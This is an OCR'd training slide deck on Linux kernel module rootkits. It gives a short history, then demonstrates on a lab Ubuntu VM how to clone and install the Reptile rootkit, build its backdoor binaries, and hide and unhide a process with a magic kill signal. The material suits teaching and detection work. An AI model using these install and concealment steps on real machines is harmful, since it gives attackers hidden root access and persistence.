LKM rootkits 2


Information Security Inc.

Contents

- What are rootkits?
- Brief history
- About LKM (linux kernel module) rootkits
- Testing Environment
- Reptile LKM
- Installing Reptile
- Using Reptile
- References

What are rootkits?

- A rootkit establishes a remote interface on a machine that allows the system to be manipulated (C2) and data to be collected (surveillance) in a manner that is difficult to observe (concealment)




Brief history

- Ken Thompson’s rootkit
- Brain virus
- SunOS rootkit, 1990

- SonyBMG rootkit
- Greek wiretapping
- CarrierIQ rootkit on smartphone and handheld devices


About LKM (linux kernel module) rootkits

- Insertion of malicious code into kernel on the fly
- Enables overriding kernel system calls
- Enables manipulation of /dev/kmem device file, allowing intruder to virtually control the kernel on runtime, monitoring every read/write memory operations



About LKM (linux kernel module) rootkits

- Allows for CPU register hooking
- Facilitates Kernel object hooking
- Allows direct kernel object manipulation



Testing Environment

- Ubuntu 16.04 LTS

```
admin1@admin1-virtual-machine:~$ cat /etc/*rel*
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.3 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

Reptile LKM

- Reptile is a LKM rootkit for “evil” purposes

Features
==========

- Give root to unprivileged users
- Hide files and directories
- Hide files contents
- Hide processes
- Hide himself

Reptile LKM

- Reptile is a LKM rootkit for “evil” purposes

Features
==========

- Boot persistence
- Heaven's door - A ICMP/UDP/TCP port-knocking backdoor
- Client to knock on heaven's door :D

Installing Reptile

- Clone the GitHub repository

```
root@admin1-virtual-machine:~# git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Counting objects: 207, done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 207 (delta 12), reused 23 (delta 7), pack-reused 177
Receiving objects: 100% (207/207), 51.64 KiB | 0 bytes/s, done.
Resolving deltas: 100% (99/99), done.
Checking connectivity... done.
```


Installing Reptile

- Installing Reptile

```
root@admin1-virtual-machine:~# cd Reptile/
root@admin1-virtual-machine:~/Reptile# ./installer.sh install

############################## Building... ##############################

mkdir -p bin
cd backdoors && make all
make[1]: Entering directory '/root/Reptile/backdoors'
gcc -Wall heavens_door.c -o heavens_door
gcc -Wall r00t.c -o r00t
gcc -Wall knock_on_heaven.c -o knock_on_heaven
cp  heavens_door knock_on_heaven r00t ../bin
make[1]: Leaving directory '/root/Reptile/backdoors'
make -C /lib/modules/4.10.0-38-generic/build M=/root/Reptile/ modules
make[1]: Entering directory '/usr/src/linux-headers-4.10.0-38-generic'
  CC [M]  /root/Reptile//reptile_mod.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/Reptile//reptile_mod.mod.o
  LD [M]  /root/Reptile//reptile_mod.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.10.0-38-generic'
cp reptile_mod.ko bin/reptile_mod

############################## Cleanning... ##############################

cd backdoors && make clean
make[1]: Entering directory '/root/Reptile/backdoors'
rm -rf heavens_door knock_on_heaven r00t
make[1]: Leaving directory '/root/Reptile/backdoors'
make -C /lib/modules/4.10.0-38-generic/build M=/root/Reptile/ clean
make[1]: Entering directory '/usr/src/linux-headers-4.10.0-38-generic'
  CLEAN   /root/Reptile//.tmp_versions
  CLEAN   /root/Reptile//Module.symvers
make[1]: Leaving directory '/usr/src/linux-headers-4.10.0-38-generic'

############################## Copying files... ##############################

All binaries was copied to /reptile

############################## Installing... ##############################

DONE!
```

Using Reptile

- When loaded, the module hides the reptile directory



Using Reptile

- Hiding a process (PID 6346)

```
root@admin1-virtual-machine:~# lsof -p 6346

COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
python  6346 root  cwd    DIR    8,1     4096 1048577 /root
python  6346 root  rtd    DIR    8,1     4096       2 /
python  6346 root  txt    REG    8,1  3546104 2884826 /usr/bin/python2.7
python  6346 root  mem    REG    8,1    47600 6689400 /lib/x86_64-linux-gnu/libnss_files-2.23.so
python  6346 root  mem    REG    8,1    29384 3017366 /usr/lib/python2.7/lib-dynload/_hashlib.x86_64-linux-gnu.
python  6346 root  mem    REG    8,1  2361856 6689313 /lib/x86_64-linux-gnu/libcrypto.so.1.0.0
python  6346 root  mem    REG    8,1   428384 6689467 /lib/x86_64-linux-gnu/libssl.so.1.0.0
python  6346 root  mem    REG    8,1   102504 3017373 /usr/lib/python2.7/lib-dynload/_ssl.x86_64-linux-gnu.so
python  6346 root  mem    REG    8,1 10219008 2890998 /usr/lib/locale/locale-archive
```

Using Reptile

- Hiding a process (PID 6346)

```
root@admin1-virtual-machine:~# kill -49 6346
root@admin1-virtual-machine:~#
root@admin1-virtual-machine:~#
root@admin1-virtual-machine:~# lsof -p 6346


root@admin1-virtual-machine:~#
root@admin1-virtual-machine:~#
```

Using Reptile

- UnHiding a process (PID 6346)

```
root@admin1-virtual-machine:~# kill -49 6346
root@admin1-virtual-machine:~# lsof -p 6346


COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
python  6346 root  cwd    DIR    8,1     4096 1048577 /root
python  6346 root  rtd    DIR    8,1     4096       2 /
python  6346 root  txt    REG    8,1  3546104 2884826 /usr/bin/python2.7
```

References

- Wikipedia
https://en.wikipedia.org/wiki/Rootkit

- Kali Linux
https://www.kali.org/downloads/

- GitHub
https://github.com/f0rb1dd3n/Reptile